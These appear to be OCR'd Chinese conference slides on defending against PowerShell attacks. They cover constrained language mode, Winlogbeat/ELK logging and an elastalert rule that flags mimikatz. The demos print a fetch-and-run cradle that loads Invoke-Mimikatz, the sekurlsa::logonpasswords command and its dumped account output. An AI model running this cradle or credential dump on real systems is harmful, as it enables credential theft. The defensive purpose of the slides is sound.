文件(F) 编辑(E) 视图(V) 工具(T) 调试(D) 附加工具(A) MyCommands Features PSSharper Compatib

PowerShell Constrained mode

FullLanguage（全语言)

RestrictedLanguage(限制语言)

NoLanguage (没有语言)

ConstrainedLanguage（约束语言）

<u>查看语言模式</u>

$ExecutionContext.SessionState.LanguageMode


启用约束语言模式

[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')

<u>也可以通过组策略启用：(域控)</u>


计算机配置\首选项\ Windows设置\环境

PowerShell Constrained mode



```
PS C:\Users\Thinkpad> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\Thinkpad> IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invoke-Mimikatz.ps1'); Invoke-Mimikatz

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!
```


PowerShell Constrained mode



```
PS C:\Users\Thinkpad> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\Thinkpad> IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invoke-Mimikatz.ps11'); Invoke-Mimikatz
New-Object : 无法创建类型。此语言模式仅支持核心类型。
所在位置 行:1 字符: 6
+ IEX (New-Object Net.WebClient).DownloadString('http://127.0.0.1/Invok ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : 无法将“Invoke-Mimikatz”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包
括路径，请确保路径正确，然后再试一次。
所在位置 行:1 字符: 89
+ ... nloadString('http://127.0.0.1/Invoke-Mimikatz.ps11'); Invoke-Mimikatz
+                                                          ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

ELK PowerShell


ElasticSearch、 Logstash 、 Kibana
Winlogbeat 、 ElasticSearch、 Kibana、 elastalert（告警）


*C:\Users\Administrator\Desktop\winlogbeat\winlogbeat.yml - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
winlogbeat.yml

```
#======================= Winlogbeat specific options ==========

# event_logs specifies a list of event logs to monitor as well a
# accompanying options. The YAML data type of event_logs is a li
# dictionaries.
#
# The supported keys are name (required), tags, fields, fields_u
# forwarded, ignore_older, level, event_id, provider, and includ
# visit the documentation for the complete details of each optio
# https://go.es.io/WinlogbeatConfig
winlogbeat.event_logs:
  - name: Microsoft-Windows-PowerShell/Operational

================ Outputs =====================================
#------------------------- Elasticsearch output --------------
output.elasticsearch:
  # Array of hosts to connect to.
  hosts: ["10.16.144.35:9200"]

```

```
root@QVM:/opt/elastalert# elastalert --verbose
root@QVM:/opt/elastalert# cat my_rules/powershell.yaml
name: powershell
es_host: 10.19.253.89
es_port: 9200
type: any
index: logstash-%Y.%m.%d
use_strftime_index: true

filter:
- term:
    _type: powershell
- term:
    program_name: mimikatz

alert: command
command: ["/root/alert.rb"]
pipe_match_json: true
root@QVM:/opt/elastalert#
```


ELK PowerShell



10.[redacted]:5601/app/kibana?#/discover?_g=(refreshInterval:(display:Off,pause:!f,value:0),time:(from:now-1y,mode:quick,to:now))&_a=(columns:!(_source),index:'winlogbeat-*',interval:auto,query:(query_string:(analyze_wildcar
kibana
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management

event_data.Payload

```
ParameterBinding(Out-Default): 名称 ="InputObject"; 值 ="
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-LTQROOL64CQ$
Domain            : WORKGROUP
Logon Server      : (null)
Logon Time        : 2017/6/12 18:38:19
SID               : S-1-5-20
        msv :
        tspkg :
        wdigest :
         * Username : WIN-LTQROOL64CQ$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
         * Username : win-ltqr00l64cq$
         * Domain   : WORKGROUP
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 47464 (00000000:0000b968)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 2017/6/12 18:38:17
SID               :
        msv :
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :

Authentication Id : 0 ; 602225 (00000000:00093071)
Session           : Interactive from 1
User Name         : Administrator
Domain            : WIN-LTQROOL64CQ
Logon Server      : WIN-LTQROOL64CQ
Logon Time        : 2017/6/12 18:42:06
SID               : S-1-5-21-1334911466-443186531-4248587964-500
        msv :
```



[redacted]

今天 15:04

2017-08-17 15:04:52
发现Powershell攻击
->mimikatz

Thank you!

KCon 洞见
2017 未来